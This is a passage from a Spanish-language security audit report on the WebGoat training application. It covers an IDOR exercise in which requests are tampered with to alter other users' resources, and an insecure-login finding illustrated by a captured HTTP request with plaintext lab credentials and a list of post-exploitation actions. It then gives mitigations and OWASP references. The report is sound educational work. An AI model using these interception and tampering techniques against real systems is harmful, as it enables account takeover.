


Figure 2: Navegador

```
{
  "lessonCompleted":false,
  "feedback":"You're on the right path, try a different id",
  "output":null,
  "assignment":"IDORViewOtherProfile",
  "attemptWasMade":true
}
```

Figure 3: Recursos protegidos




Figure 4: Fuzzing

Y finalmente modificar la solicitud GET por un POST para modificar recursos protegidos de otros usuarios.




Figure 5: Fuzzing + Modificar recursos

Recomendaciones

Limitar el tipo de peticiones HTTP que se pueden realizar a los recursos de la aplicación web y validar la autorización de los usuarios en cada solicitud desde el servidor.

Referencias

- OWASP - Insecure Direct Object References
- OWASP - Top 10 2017 - A4:2017-Insecure Direct Object References

Login inseguro


- Categoría de la vulnerabilidad: A07:2021-Identification and Authentication Failures
- CWE: [CWE-287](#)
- [Resolución de Ejercicios en WebGoat](#)

Descripción

Durante la auditoría se detectó que la aplicación web no tiene HTTPS habilitado en la página de login, lo que permite a un atacante interceptar las credenciales de los usuarios.

Explotación de la vulnerabilidad


Utilizando un proxy web como Burp Suite, o un analizador de protocolos como Wireshark podemos capturar las credenciales de los usuarios al momento de autenticarse en la aplicación web.



The screenshot shows the Burp Suite interface with a captured POST request for the URL `/WebGoat/start.mvc?username=datadiego`. The request details are as follows:

```
1 POST /WebGoat/start.mvc?username=datadiego HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 50
4 sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: es-ES
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
9 Content-Type: text/plain;charset=UTF-8
10 Accept: */
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc?username=datadiego
16 Accept-Encoding: gzip, deflate, br
17 Cookie: JSESSIONID=4hBmLZvvrXieqb-SdTW0kt5e6R4t_Q3cBz4EMuHq
18 Connection: keep-alive
19
20 {
    "username": "CaptainJack",
    "password": "BlackPearl"
}
```

The right side of the interface shows the Inspector tool with various tabs for Request attributes, Query parameters, Cookies, and Headers. The Headers tab shows 17 entries. The Notes tab is also visible.



Post-exploitación

Una vez que el atacante ha capturado las credenciales de los usuarios, puede realizar diferentes acciones maliciosas como:

- Acceder a la cuenta de los usuarios.
- Realizar acciones en nombre de los usuarios.
- Obtener información sensible de la sesión de los usuarios.
- Realizar ataques de phishing.
- Escalar privilegios en la aplicación web si las credenciales capturadas pertenecen a un usuario con privilegios elevados.
- Realizar ataques de fuerza bruta para obtener las credenciales de otros usuarios.
- Comprometer la confidencialidad e integridad de la información de los usuarios.

Potenciales mitigaciones

Para mitigar esta vulnerabilidad, se recomienda:

- Habilitar HTTPS en la página de login y en toda la aplicación web.
- Implementar un mecanismo de autenticación seguro, como OAuth2 o OpenID Connect.
- Utilizar un mecanismo de autenticación multifactor (MFA) para proteger las cuentas de los usuarios.
- Validar y sanitizar las entradas de los usuarios antes de procesarlas en la aplicación web.
- Implementar un mecanismo de bloqueo de cuentas después de varios intentos fallidos de autenticación.

Referencias

- OWASP: Authentication Cheat Sheet
- OWASP: Top 10 2017 - A2:2017-Broken Authentication
- CWE-287: Improper Authentication

Anexos

- GitHub - Repositorio del proyecto
- GitHub - Resolución de ejercicios
- GitHub - Informe de auditoría

Referencias

- OWASP: Open Web Application Security Project
- CWE: Common Weakness Enumeration
- CVSS: Common Vulnerability Scoring System
- WebGoat: Aplicación web vulnerable para practicar auditorías de seguridad
- GitHub: Repositorio del proyecto de auditoría de seguridad
- Keepcoding: Bootcamp de ciberseguridad 2024
- Wireshark: Analizador de protocolos de red
- Burp Suite: Herramienta de análisis de seguridad web
- Nmap: Herramienta de escaneo de puertos y detección de servicios
- Nikto: Herramienta de escaneo de vulnerabilidades web
- Dirbuster: Herramienta de fuerza bruta para descubrir directorios y archivos en servidores web
- WhatWeb: Herramienta de reconocimiento de tecnologías web